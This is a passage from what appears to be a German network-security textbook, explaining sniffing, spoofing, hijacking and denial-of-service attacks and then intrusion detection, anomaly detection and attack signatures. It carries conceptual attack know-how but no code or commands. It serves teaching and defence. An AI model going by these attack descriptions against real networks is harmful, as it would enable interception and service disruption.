- Einsatz des "Promiscous-Mode" der Netzwerkkarten um alle Pakete zu empfangen
- Meist Filterung bestimmter Adressen und Ports möglich
- Speicherung der abgehörten Daten auf Platte oder Weiterverarbeitung mit externen Filtern und Programmen möglich

Sie dienen den Hackern zum Abhören aller unchiffrierten Verbindungen, Ausspähen von Passwörtern oder Mitlesen der Post an einen bestimmten Rechner.
Bekannte Vertreter sind "SniffIt", "Etherload", "Netman", "LinkView" oder "LANWatch". Abhilfe schaffen hier beispielsweise kryptographische Verfahren und Methoden.

2.2.4.2 Spoofing

ARP-Spoofing

Das ARP-Spoofing setzt auf dem ARP-Protokoll (ARP=Address-Resolution-Protocoll) auf und nutzt dabei aus, dass beim dynamischen Routing die Umsetzungstabellen von IP-Adressen auf die entsprechenden Hardwareadressen in bestimmten Abständen aktualisiert werden. Dynamische ARP Routen werden regelmäßig (nach einem bestimmten Zeitintervall) verworfen und der Rechner fordert von seinem Kommunikationspartner eine Bestätigung seiner IP- und Hardwareadresse an. An genau dieser Stelle setzt nun ein Angreifer an. In der Regel wird nun der Rechner, dessen Platz der Angreifer einnehmen will ausgeschaltet (dies kann z. B. durch einen der später beschriebenen "Denial-of-Service" Angriff geschehen), so dass er keine Anfragen mehr beantworten kann. Anschließend wird auf einen ARP request des "Opfers" gewartet. Da der eigentlich angesprochene Rechner keine Antwort senden kann, ist es dem Angreifer nun möglich einen gefälschten ARP reply an das "Opfer" zu schicken. Dieser trägt die falsche Adresse in seine ARP-Queue ein und verschickt alle folgenden Nachrichten statt an den eigentlichen Zielrechner an den Rechner des Angreifers.

ICMP-Tunneling


Alle ICMP-Messages besitzen ein Datenfeld, dessen Bedeutung nicht festgelegt ist und das im Normalfall nicht benutzt wird. Damit bietet sich die Möglichkeit Informationen über ICMP-Messages zu verschicken, falls kein anderer Dienst dafür zur Verfügung steht. Es ist damit also möglich, Nachrichten aus einem Netzwerk, das z.B. hinter einem Firewall steht, "herauszuschmuggeln". Eine besondere Gefahr stellt

das ICMP-Tunneling dar, weil ICMP oft als harmlos eingestuft wird und Firewalls die Pakete ungefiltert passieren lassen.
ICMP-Steuernachrichten lassen sich auch noch für andere Angriffe nutzen:

- Funktionsfähigkeit des Netzwerks beeinträchtigen ("ping of death")
- Vermittlungspfade verändern
- "fragmentation needed": Aufforderung, Daten stärker zu fragmentieren, dadurch entstehen kleinere und vor allem mehr Pakete. Die Netzlast nimmt z. T. erheblich zu, und es kann zu Überlast kommen
- "ICMP-redirect": Änderung von Vermittlungswegen von Rechnern im Netz, was zu Zusammenbrüchen im Netz führen kann

IP-Spoofing

Beim IP Spoofing wird die ungenügende Überprüfung des Kommunikationspartners unter TCP/IP ausgenutzt, um mit gefälschten IP-Adressen einem Rechner Informationen unterzuschieben. Oft werden diese Attacken benutzt, um falsche Routing-Informationen an ein System weiterzugeben. Aber auch bei einzelnen Verbindungen kann das Fälschen von IP-Adressen Anwendung finden, wie dies im nächsten Abschnitt beim Hijacking der Fall ist. Es sollen nun einige Möglichkeiten besprochen werden, die sich durch das IP Spoofing ergeben.



In einem LAN kommuniziert Arbeitsplatz A mit Arbeitsplatz B. Ein Angreifer (E) verwendet die Adresse von A und schleust Pakete ins LAN. Damit übernimmt er die Kommunikation E zu B.

Route-Spoofing

Beim Route-Spoofing werden falsche Routing-Informationen an Router weitergegeben, um eine Umleitung von Verbindungen auf den Angriffsrechner zu erreichen. Es existieren mehrere Ansatzmöglichkeiten, um eine solche Attacke durchzuführen. Im Folgenden werden zwei dieser Möglichkeiten genauer beschrieben.

- *RIP-Route-Spoofing*
  Das Routing Information Protocol (RIP) wird verwendet, um (dynamische) Routing-Informationen in lokalen Netzwerken zu verbreiten. Es bietet damit aber einem Angreifer die Möglichkeit falsche Routing-Information an einen Rechner (und alle Gateways auf der Route dorthin) zu versenden. Diese Informationen werden in der Regel ungeprüft übernommen. Damit ist es dem Angreifer möglich, einem Rechner falsche Routing-Informationen zu

übergeben und so die Verbindungen auf den Rechner des Angreifers umzuleiten.

- *ICMP-Route-Spoofing*
  Bei dieser Art des Angriffs wird ausgenutzt, über die Meldung *ICMP redirect* Routing-Informationen an den Absender eines IP-Pakets zu übermitteln. Ein Angreifer kann dieses nutzen um das Routing auf seinem eigenen Rechner umzuleiten. Verwendet ein Rechner eine solche Nachricht als neue Routing-Information, so führt dies dazu, dass seine Informationen über den Rechner des Angreifers geroutet werden.

DNS Spoofing

Die im Internet übliche Umsetzung von Hostnamen in IP-Adressen über das Domain Name System (DNS) bietet eine weitere Möglichkeit falsche IP-Adressen an einen Rechner weiterzugeben.

- *Übernahme des DNS-Servers*
  Eine Möglichkeit hierbei ist es, die Position eines existierenden Nameservers komplett zu übernehmen. Dabei finden in der Regel "Denial Of Service"-Angriffe Anwendung, um den richtigen Nameserver lahm zu legen. Der Angreifer übernimmt dann die Funktion dieses Rechners und liefert falsche Informationen.

Resolve Attacks


Wenn ein Benutzer eine Verbindung zu einem System aufbaut, ist es in einigen Implementierungen möglich, einen *Domain Server Response* an den entsprechenden Rechner zu senden. Dieser trägt sie in sein eigenes Queue ein und benutzt so im Folgenden die falsche IP-Adresse für seine Verbindung.

Diese Art des Angriffs wird zum Beispiel verwendet, um Homepages zu "entführen". Dabei wird meist nur ein Eintrag im DNS "gefälscht", wodurch alle Benutzer, die den Hostnamen statt dessen IP-Adresse verwenden, auf einen falschen Server geführt werden.

2.2.4.3 Hijacking

Hijacking stellt eine Kombination der Sniffing- und Spoofing-Angriffe dar. Dabei werden bestehende Verbindungen zwischen zwei Rechnern "entführt", d. h. der Angreifer übernimmt die Stelle eines der Kommunikationspartner. Da bei einer solchen Übernahme keine Authentifizierung des Benutzers mehr durchgeführt wird, kann ein Angreifer großen Schaden anrichten.

TCP-Hijacking



Bei der Kommunikation vom Arbeitsplatz (A) mit dem Server (S) hört der Angreifer (E) mit, schaltet sich mit der Adresse von A ein und übernimmt die Sitzung von A. Das Problem ist die fehlende Authentizität und Integrität der IP-Pakete.

2.2.4.4 Denial of Service-Attacks

Diese Gruppe von Angriffsstrategien dient dem Lahmlegen eines Rechners oder einzelner Funktionen ("Denial of Service": "Verweigerung des Dienstes"). Dabei wird in der Regel ausgenutzt, dass die Ressourcen (Speicher, Rechenzeit, interne Tabellen, etc.) auf einem Rechner nur in begrenztem Maße vorhanden sind. Ein Denial-of-Service-Angriff versucht, auf dem angegriffenen Rechner eine der Ressourcen zu überlasten, so dass dieser seinen regulären Aufgaben nicht mehr nachkommen und seine Clients nicht mehr bedienen kann. Denial-of-Service Attacks stellen eine wichtige Gruppe von Angriffen dar, da sie oft als Vorstufe zu einem wesentlich weiterreichenden Angriff dienen. Für Spoofing-basierte Angriffe kann es unter Umständen von Nutzen sein, wenn ein bestimmter Rechner im Netz ausgefallen ist. Eines haben fast alle Attacken gemein: Sie nutzen die Löcher von fehlerhaft implementierten TCP/IP-Software und schlecht administrierten Netzwerken aus.

E-Mail-Bomben

Einer der ältesten Denial of Service-Attacken ist das inzwischen "klassische" Mail-Bombing. Hierzu wird ein Empfänger mit einer Vielzahl von gleichlautenden E-Mails regelrecht bombardiert. Eine Mailbombe besteht normalerweise aus einer einzigen E-Mail, die an einen SMTP-Mailserver zur Ausführung geschickt wird. Diese E-Mail hat jedoch die Besonderheit, dass sie die E-Mail-Adresse des Opfers gleich mehrmals als BCC-Empfänger enthält. Der ausführende Mailserver hat bei entsprechend hoher Angabe von BCC-Empfängern ebenfalls entsprechend genug zu tun, diese E-Mails zu generieren und zu versenden.
Eine sehr unangenehme Variante des Mail-Bombings ist die Anmeldung eines Opfers bei Unmengen von Mailinglisten. Das Opfer muss sich nämlich nach so einer Attacke mühsam aus allen angemeldeten Listen manuell wieder austragen.

Broadcast Storms

Broadcast Storms gehören ebenfalls schon zur älteren Generation von Denial of Service-Attacken. An jeden Rechner wird hier ein Strom von IP-Paketen geschickt, die allesamt an nichtexistierende Ziele adressiert sind. Wird dieser Datenstrom für mehrere Rechner innerhalb dieses Netzwerkes aufrechterhalten, ist das gesamte Netzwerk recht bald lahm gelegt, da die Rechner die falsch adressierten Daten über die Gateways immer wieder in andere Subnetze verschieben.

Smurf-Attacken

Smurf-Attacken gehören zur Gruppe der Broadcast Storms, arbeiten aber auf eine etwas andere Weise. Bei einem Smurf-Angriff sendet der Angreifer extrem viele ICMP-Pakete (z.B. Ping-Anfragen) an die Broadcast-Adresse eines Netzwerks, so dass dieses Paket an jeden Rechner innerhalb des Netzwerks weitergeleitet wird. Der Angreifer tarnt sich jedoch mit der Adresse des eigentlichen Opfers. Die ICMP-Anfragen werden nun um die Anzahl der Rechner im Netzwerk vervielfacht, denn jeder beantwortet die ICMP-Anfrage. Die multiplizierten ICMP-Antworten an das Opfer belegen die gesamte Netzkapazität und normale Datenkommunikation wird unterbunden. Die Angreifer selbst sind nur sehr schwer zu identifizieren, da sie sich als das Opfer tarnen.

Out of Band-Packets ("Nukes")

Nahezu schon legendäre Denial of Service-Attacken sind die so genannten "Nukes". Hierzu werden spezielle IP-Pakete, die ein besonderes Merkmal haben, an einen Rechner geschickt. Entsprechend ungesicherte Betriebssysteme (ungepatchte Versionen von Windows und Linux) quittieren den Empfang solcher Pakete mit dem völligen Systemstillstand. Inzwischen existieren für (fast) alle betroffenen Betriebssysteme geeignete Patches, die diesen Fehler eliminieren. Out of Band-Packets bestehen aus einem speziellen UDP-Paket, dass gewöhnlich an den Port 139 (NetBIOS-Port) gesendet wird, da dieser standardmäßig bei vielen Computern geöffnet ist. Prinzipiell funktioniert es aber auch mit allen anderen Ports, die für Datenempfang standardmäßig geöffnet sind. Die Wirkungsweise liegt nun darin, dass ein entsprechend ungesichertes Betriebssystem mit Out of Band-Informationen nichts anfangen kann und im ungünstigsten Fall die aktuelle Sitzung mit einem Systemabsturz beendet.

Large Packet-Attacks ("Ping of Death")

Eine weitere, besonders hinterhältige Art der Denial of Service-Attacken ist die "Large Packet-Attacks", auch "Ping of Death" genannt. Die Wirkungsweise von Large Packet-Attacken ist einfach: Das IP-Protokoll verpackt alle Daten beim Absender in bis zu 64 KByte große Pakete. Diese werden jedoch protokollintern vor der Übertragung abhängig vom Übertragungsmedium in kleinere Päckchen zerlegt (Fragmentierung). Beim Empfängerrechner werden diese einzelnen Päckchen wieder zusammengefügt (reassemblieren), allerdings erst, wenn alle Einzelteile

vorliegen. Ist das ankommende Paket am Ende größer als 64 kB, läuft ein interner Speicherpuffer über und bringt im ungünstigsten Fall den Rechner zum Absturz.

Teardrop

Teardrop ist dem Ping of Death ähnlich, da es sich auch die Fragmentierung von IP-Paketen zu nutze machte. Diesmal wird allerdings nicht mittels Fragmentierung ein zu großes Paket erzeugt, sondern die Fragmente werden so erzeugt, dass sie "überlappen", was die TCP-Software aus dem Tritt bringt.

Ping Flooding

Das Ping Flooding gehört zu den Denial of Service-Attacken, die keine Sicherheitslöcher ausnutzen. Pings werden benutzt, um die Erreichbarkeit von anderen Hosts im Netz zu prüfen. Beim Ping Flooding wird ein Host jedoch mit unzähligen Ping-Anfragen bombardiert, die der Host dann natürlich alle bearbeitet und entsprechend das eigene System und die Netzverbindung auslastet.

Service-Overloading

Einen ähnlichen Weg wie beim Message-Flooding gehen die Service-Overloading-Attacken. Allerdings werden hier gezielt Services angesprochen, die einen Großteil der Rechnerressourcen aufzehren können. Dabei ist hier nicht die Menge der Nachrichten ausschlaggebend, sondern es kann hier unter Umständen sogar eine einzige Nachricht genügen.

Angriff mit UDP: Packet Storm

UDP (User Datagram Protocol) ist nicht verbindungsorientiert und hat keine Flusskontrolle, man kann daher ein Netz mit Paketen überfluten. Dadurch entsteht ein unglaublich hoher Paketverkehr, der Server und Netzwerk außer Gefecht setzt.

Distributed Denial-of-Service-Attacks (DDoS)

Diese Art von Denial-of-Service-Attacken sind genau genommen keine eigenen Attackeverfahren, sondern beziehen sich auf den Angriffsweg. Im Gegensatz zu einer einfachen Denial-of-Service-Attacke werden Distributed Denial-of-Service-Attacken nicht nur über einen Angriffsrechner gefahren, sondern gleichzeitig im Verbund mit mehreren Rechnern. Zu diesem Zweck platziert ein Angreifer ein so genannter Trojaner auf verschiedenen Rechnern im Internet, vornehmlich auf Rechnern, die per Standleitung und besonders breitbandig angebunden sind. Diese Platzierung kann auch schon Monate vor den eigentlichen Angriffen erfolgen. Wird nun ein Angriff auf ein bestimmtes Opfer gestartet, erfolgen die Angriffe über die Rechner auf denen der Trojaner installiert ist gleichzeitig und erzeugen in der Gesamtheit ein enormes Angriffsvolumen. Ein DDoS Angriff besteht aus zwei Phasen. In Phase 1 beschafft sich ein Angreifer mittels bekannter Schwachstellen Zugriff auf eine große Zahl von Systemen, die später

den eigentlichen DDoS-Angriff ausführen sollen. Der Angreifer installiert dazu auf den "Angriffsrechnern" Programme, die zeitgesteuert oder auf Kommando den einen DoS-Angriff gegen das gewünschte Ziel führen.

3. Incident Response

Das Internet ist nicht nur eine Präsentations- und Verkaufsplattform, sondern dient auch zunehmend als Ersatz der teuren WAN-Verbindungen weltweiter Unternehmensnetze. Heute werden vertrauliche, unternehmensrelevante oder personenbezogene Daten übertragen und zur Informationsbeschaffung ist der Zugang zum Internet inzwischen zentraler Bestandteil vieler Arbeitsplätze. Die Verbindung eines vorher separaten Firmennetzes mit dem Internet kann zum Eindringen in das Firmennetz führen, um dort sensible Daten auszuspionieren oder zentrale Funktionen zu sabotieren.

Essentielle Bedeutung für viele Unternehmen und Organisationen haben die übertragenen Informationen und noch mehr die Daten der an öffentliche Netze angeschlossenen Rechnersysteme. Der Verlust der Vertraulichkeit würde oft einen kaum einschätzbaren materiellen Schaden und Imageverlust bedeuten. In den letzten Jahren sind verstärkt Firewall-Systeme eingeführt worden, um die Intranets (interne Netze, die sich der Internet-Technologie bedienen) vom Internet abzuschirmen. Als zentraler Übergang zwischen Intra- und Internet lassen sie nur bestimmte, als ungefährlich eingeschätzte, Verbindungen zu. Trotzdem sind Angriffe auf Netzwerke und Computer nicht immer zu verhindern, so dass einem Konzept, das die Integrität, die Verfügbarkeit und die Vertraulichkeit der Daten sicherstellen soll, eine besondere Bedeutung zukommt. Häufig wird dabei die Wichtigkeit des Schutzes vor Angriffen aus dem internen Netz verharmlost und sogar vergessen. Die Einrichtung einer Firewall darf nicht der einzige Punkt eines Sicherheitskonzepts sein. Ein weiterer Bestandteil der konzeptionellen Überlegungen muss sein, wie ein möglicher Angriff entdeckt und behandelt werden kann. Durch eine zeitnahe Reaktion kann größerer Schaden häufig minimiert werden.

3.1 Intrusion Detection und Response

Sinnvollerweise wird in den letzten Jahren die automatische Erkennung von Angriffen und Einbrüchen immer häufiger Teil von Sicherheitskonzepten. Schon einfache Programme können bei der Analyse der Protokolle sehr hilfreich sein, indem sie beispielsweise Meldungen, die nicht mit Sicherheit auf einen normalen Gebrauch schließen lassen, aus den Protokollen extrahieren. Vollwertige IDS/IRS erlauben eine Reaktion jedoch schon vor dem Auswerten der Daten, möglichst sogar bevor der Angreifer sein Ziel erreicht hat.

3.1.1 Anforderungen

IDS und IRS müssen eine Reihe von Anforderungen erfüllen, damit eine angemessene Behandlung von Angriffen ermöglicht werden kann:

- **Sicherheit:** Ein IDS/IRS muss vor möglichen Angriffen besonders geschützt sein. Das bedeutet, dass nicht nur der Betrieb unter allen Umständen sichergestellt sein muss, sondern auch, dass die Konfigurationsdateien, Signaturdatenbanken und Protokolldaten geschützt

sein müssen. Mit dem IDS/IRS dürfen sich keine neuen Schwachstellen in das Netzwerk ergeben.

- **Echtzeitfähigkeit:** Das System soll in der Lage sein, Angriffe in Echtzeit zu erkennen, zu melden und darauf zu reagieren. Systeme, die Ereignisse nur aufzeichnen, um sie später auszuwerten sind ineffektiv und vermitteln ein falsches Sicherheitsgefühl. Die meisten Angreifer sind bemüht, durch Löschen oder Manipulieren der aufgezeichneten Informationen ihre Spuren zu verwischen.

- **Update Fähigkeit und Flexibilität**: Da ständig neue Wege entdeckt werden können, um erfolgreiche Angriffe durchzuführen, ist es notwendig, dass IDS/IRS an neue Signaturen oder neu erkannte Anomalien angepasst werden können. Ein Update der Signaturdatenbank sollte nicht nur durch den Hersteller bereitgestellt werden, sondern auch durch den Benutzer selbst mit eigenen Signaturen durchgeführt werden können. Ebenso muss ein IDS/IRS sich an das bestehende Sicherheitskonzept anpassen lassen können.

- **Verschiedene Datenquellen:** Ein IDS/IRS soll in der Lage sein, Daten von verschiedenen Datensammelkomponenten, so z. B. einem externen Sniffer oder auch einer Firewall, auszuwerten. Dazu muss mindestens ein gemeinsames Datenformat zur Verfügung stehen. Eine zuverlässige Datenübertragung ist zu ermöglichen.

- **Adaptivität:** Das IDS/IRS muss auf verändertes Nutzerverhalten in angemessener Zeit reagieren können.

- **Bedienung und Konfiguration:** Um potentielle Fehler zu vermeiden, ist eine einfache Bedienung und Konfiguration wichtig. Wünschenswert ist schon zu Betriebsbeginn eine Default-Einstellung und eine Signaturdatenbank, die viele Angriffe erkennen kann.

- **Beeinflussung der Netz-Performance:** IDS und IRS sollten möglichst ohne Performanceeinbußen des Netzes arbeiten.

- **Betriebssystemvielfalt:** Wünschenswert ist es, dass ein IDS/IRS unter einem Betriebssystem läuft, das bereits im Netzwerk Verwendung findet, damit nicht zusätzliches Know-how und Einarbeitungszeiten benötigt wird.

- **Authentizität:** Es muss sichergestellt werden, dass ein gemeldeter Alarm auch vom IDS/IRS verursacht wurde.

- **Alarm:** Alarmierungen müssen auf verschiedenen Wegen möglich sein, wie z. B. Email, Pager oder auch Konsolenmeldung. Eine alleinige Meldung als Email ist ungeeignet, da der Angreifer in einem ersten Schritt den Mail-Rechner attackieren kann (Denial of Service). Weiterhin sollte das IDS/IRS in der Lage sein, die Alarme nach vordefinierten Prioritäten zu sortieren; ein IRS muss auch nach Angriffsszenarien differenzierte Reaktionen einleiten können.

- **Das IRS** muss unterschiedliche Möglichkeiten der Angriffserwiderung anbieten, beispielsweise:
    - Terminierung der Verbindung, über die der Angriff erfolgt,
    - Aufzeichnen der Ereignisse und erweiterter Protokollinformationen in einem Logfile oder mit Hilfe eines Druckers,
    - Aufruf benutzerdefinierter Programme oder Skripte, z. B. um Informationen über den Angreifer zu sammeln.

3.1.2 Techniken der automatischen Erkennung (Intrusion Detection)

3.1.2.1. Datenerfassung

Die Daten, die einem IDS zur Auswertung zur Verfügung gestellt werden, können aus verschiedenen Quellen gesammelt werden.

- **Sniffing**: Indem es den gesamten Verkehr auf dem Netzwerksegment mitprotokolliert, sammelt das IDS Daten über den Netzverkehr. Theoretisch können alle Angriffe, die über die Verbindungen zum Internet kommen, erkannt werden. Dies erfordert, dass der IP-Stack des zu schützenden Systems genau simuliert wird und die Pakete bis hin zur Anwendungsschicht zusammengesetzt werden. Bei größeren strukturierten Netzwerken kann das Sniffing auch an verschiedenen Stellen erfolgen.
- **Integritätsüberwachung**: In regelmäßigen Abständen kann auch eine Integritätsüberwachung wichtiger Dateien (z. B. mit tripwire) für das IDS herangezogen werden. Besonders ist dabei natürlich auf zentrale Konfigurationsdateien zu achten.
- **Proxy**: Anwendungsspezifische Angriffe können mit Hilfe eines Proxys entdeckt werden. Da dieser die Pakete ohnehin analysiert, ist eine Meldung an das IDS leicht möglich.
- **Protokollmeldungen des Betriebssystems**: Diese können und sollten auch vom IDS analysiert werden. Wichtig ist hier die Entscheidung, welche Ereignisse protokolliert werden sollen, und wie sichergestellt werden kann, dass keine Informationen verloren gehen, und dass die Auswertung in Echtzeit erfolgt.
- **Protokoll- und Zustandsmeldungen anderer Systeme**: Auch diese können zur Entdeckung herangezogen werden. Da sie in irgendeiner Weise zum IDS übertragen werden müssen, ist eine zuverlässige Verbindung sicherzustellen.

3.1.2.2 Möglichkeiten der Anomalieerkennung

- Technisch besonders anspruchsvoll ist die automatische Anomalieerkennung. Bereits die Definition des normalen Zustands ist nicht unproblematisch. Es wird aufgrund vorgegebener Parameter ein Normalwert bestimmt, von dem nur bestimmte Abweichungen, eventuell in gegenseitiger Abhängigkeit, erlaubt sind. Möglich ist hier auch eine zeitabhängige Definition der Normalwerte. Die Normalwerte werden üblicherweise während einer längeren Lernphase in dem zu

überwachenden Netz ermittelt. Ein Problem hierbei ist, dass einerseits der normale Betrieb mit der Anbindung an das Internet vom IDS erlernt werden muss, andererseits aber während der Lernphase kein Angriff erfolgen darf, da dieser sonst als Normalzustand gewertet werden würde.

- Beim logischen Ansatz hingegen wird die zeitliche Abfolge von Ereignissen in die Analyse mit einbezogen. Beobachtet das System den Anfang einer bestimmten Ereignisfolge, so erwartet es, dass auch der Rest dieser Folge abläuft. Ist das nicht der Fall, wertet es das Systemverhalten als anomal. Auch das umgekehrte Verhalten, das Auftreten einer Ereignisfolge, die im Normalzustand nur als Reaktion auf eine andere Ereignisfolge vorkommt, wird ohne dieses Ursprungsereignis als anomaler Zustand gewertet.

Vorteile eines IDS mit Anomalieerkennung sind:

- Möglichkeit, Angreifer zu erkennen, die unter falschem Benutzeraccount arbeiten, ohne dabei explizit Missbrauch zu verursachen.
- Möglichkeit der Angriffserkennung ohne a priori-Wissen über den Angriff oder die betreffende Systemschwäche.

Nachteil ist:

- Die Wahl der Parametereinstellung ist äußerst kritisch und kann leicht zu Fehlalarmen bzw. zum Übersehen von Angriffen führen. Es werden keine klaren Aussagen getroffen; es kann lediglich von einer Wahrscheinlichkeit für einen Angriff gesprochen werden.

3.1.2.3 Möglichkeiten der Signaturerkennung

Angreifer setzen häufig bestimmte Techniken ein, um Angriffe vorzubereiten. Einige typische Auswirkungen, die einen Angriff kennzeichnen und deutliche Signaturen hinterlassen, sollen hier als Beispiele kurz vorgestellt werden. Viele dieser Signaturen können nur als Anzeichen für einen Angriff gewertet werden, wenn sie gehäuft oder in ungewöhnlichem Zusammenhang auftreten (ein Einlogversuch mit falschem Passwort ist sicher kein Angriff, bei mehreren hundert Versuchen, ist es eindeutig einer). Man kann die reine Signaturerkennung (tritt die Signatur auf, handelt es sich um einen Angriff; Schwellenwert = 0) von der schwellwertgesteuerten Signaturerkennung unterscheiden. Die beiden Erkennungsmethoden können nicht klar getrennt werden, da einerseits Angriffsignaturen häufig zusammen mit einer Anomalie im Netzwerkprofil auftreten können, und andererseits die Erkennung eines Angriffs durch eine Kombination der beiden Methoden wesentlich zuverlässiger wird.

- TCP-Portscan

Ein TCP-Portscan ermöglicht es festzustellen, welche TCP-basierten Dienste ein Zielrechner anbietet. Ein TCP-Verbindungsaufbau geschieht normalerweise in drei Schritten:

1. Angreifer sendet SYN an zu testenden Port des Zielrechners
2. Zielsystem antwortet mit SYN/ACK
3. Angreifer sendet ACK an Zielsystem

Nun ist eine aktive Verbindung aufgebaut, die vom Zielsystem normalerweise protokolliert werden sollte, so dass sie leicht entdeckt werden kann. Verzichtet der Angreifer auf den dritten Schritt, weiß er trotzdem, dass dieser Dienst existiert. Der versuchte Verbindungsaufbau wird jedoch häufig nicht in die Log-Dateien übertragen. Programme wie Tcplog sind allerdings in der Lage, auch fehlgeschlagene Verbindungsaufbauten zu protokollieren. Ein sicheres Zeichen für einen Angriff ist, wenn häufige (fehlgeschlagene) Verbindungsaufbauten in relativ kurzer Zeit beobachtet werden. Es gibt allerdings auch Portscans, die von Tcplog nicht erkannt werden.

- UDP-Portscan

UDP ist ein verbindungsloses Protokoll und besitzt demnach keine Verbindungsaufbauprozedur, die Informationen über angebotene Dienste geben kann. Schickt der Angreifer jedoch UDP-Anfragen an einen inaktiven UDP-Port, so antwortet der Zielrechner mit "ICMP Port unreachable", so dass der Angreifer von den inaktiven auf die aktiven Ports schließen kann. Die Vielzahl der Anfragen kann einem IDS als Signatur dienen.

- Finger- und r-Dienste

Diese und einige weitere Dienste können Informationen über die Benutzer eines Systems liefern. Werden diese Dienste auffällig häufig benutzt, deutet dies auf einen bevorstehenden Angriff hin.

- IP mit falschen Parametern

Diese Angriffsart wird häufig benutzt, um den Betrieb eines Rechners zu stören (Denial of Service). Die IP-Pakete sind allerdings an ihren falschen Parametern zu erkennen, so dass sie als eindeutige Signatur für einen Angriff dienen können. Beispielsweise stürzen viele Rechner aufgrund einer fehlerhaften Implementierung ab, wenn die Quell- und die Zieladresse sowie Quell- und Zielport übereinstimmen.

- Überflutung

Dieser Angriff basiert darauf, einen Rechner oder Dienst dadurch auszuschalten, dass man ihn mit Daten "überflutet". Sendet man beispielsweise Emails in großen Mengen an einen Rechner, so wird das Spool-Verzeichnis überlaufen und kann keine weiteren Daten entgegennehmen. Bei einigen Implementierungen kann es auch zu einem Totalabsturz des Rechners kommen. Diese Angriffsart funktioniert auch mit einigen anderen Diensten, als Indiz kann einem IDS der gehäufte Bedarf an Ressourcen dienen.

Ist die Quelladresse eines SYN-Pakets (das normalerweise dem Verbindungsaufbau dient) unerreichbar, weil sie gefälscht ist, wird trotzdem Arbeitsspeicher für die gewünschte Verbindung reserviert. Wird die Anfrage in schneller Folge wiederholt, bindet der Angriff im Rechner zuviel Betriebsmittel und kann seine normalen Aufgaben nicht mehr im vollen Umfang bewältigen.

- WWW-Spoofing

Der Betreiber eines WWW-Servers hat die Möglichkeit, als Angreifer dem Opfer ein Dokument mit ausschließlich gefälschten URLs zuzuspielen. Der Benutzer kann diesen Angriff leicht entdecken, indem er die Statusanzeige des Browsers beobachtet. Auch ist es notwendig, dass der Benutzer die WWW-Seiten des Angreifers anwählt. Als Signatur können die für diesen Angriff notwendigen verlängerten URLs leicht von einer IDS entdeckt werden.

- Einkapselung/Tunneln

Fast jedes Transportprotokoll lässt es zu, dass in seinem Datenfeld bestimmte Daten untergebracht werden, die auf der Empfängerseite interpretiert werden können. So kann beispielsweise SMB über IP übertragen (getunnelt) werden. Natürlich kann auch IP in IP eingekapselt und so getunnelt werden. Firewalls überprüfen häufig die in Datenfeldern stehenden Informationen nicht. Bestimmte getunnelte Protokolle können jedoch durch Überwachung des Netzverkehrs aufgedeckt werden.

- ICMP-Echo-Request

Ein ICMP-Echo-Request (ping) dient normalerweise dazu, die Erreichbarkeit bestimmter Rechner zu überprüfen. Übersteigen diese ICMP-Pakete eine bestimmte in der Spezifikation vorgesehene Maximalgröße können sie aufgrund einer falschen Implementierung den Zielrechner zum Absturz bringen. Die ICMP-Echo-Request-Pakete können durch ein IDS analysiert werden, so dass auch dieser Angriff automatisch erkannt werden kann.

Mit ICMP-Echo-Requests ist es leicht möglich, die Netzinfrastruktur des Opfers zu untersuchen, indem man alle Netzadressen, die in dem Zielnetz vorkommen können, anspricht. Ping-Pakete an alle vorhandene und sogar an nicht vorhandene Rechner sind ein starkes Indiz für die Vorbereitung eines Angriffs.

3.1.2.4 Vor- und Nachteile der Signaturerkennung

Vorteile der Signaturerkennung sind:

- Stehen die Signaturen zur Verfügung, ist der Aufwand zur Installation und Wartung gering.
- Häufig werden Angriffe auf Basis von Angriffsskripten durchgeführt, aus denen sich leicht Signaturen ableiten lassen, so dass eine hohe Entdeckungswahrscheinlichkeit gegeben ist.

Nachteile sind:

- Der Erfolg hängt unmittelbar von der Güte der Signaturdatenbank ab. Existiert für einen Angriff keine Signatur, wird er nicht erkannt.
- Die Signatur muss regelmäßig an neu entdeckte Angriffssignaturen angepasst werden (ähnlich dem Vorgehen bei einem Virenscanner). Die neuen Angriffssignaturen sollten vom Hersteller zur Verfügung gestellt werden.

- Eine Anpassung der Signaturdatenbank an lokale Gegebenheiten oder eine Definition neuer Signaturen ist meist sehr aufwendig. Aufgrund der speziellen Anpassung sind Signaturdatenbanken nur beschränkt portabel.

3.1.3 Automatische Gegenmaßnahmen (Intrusion Response)

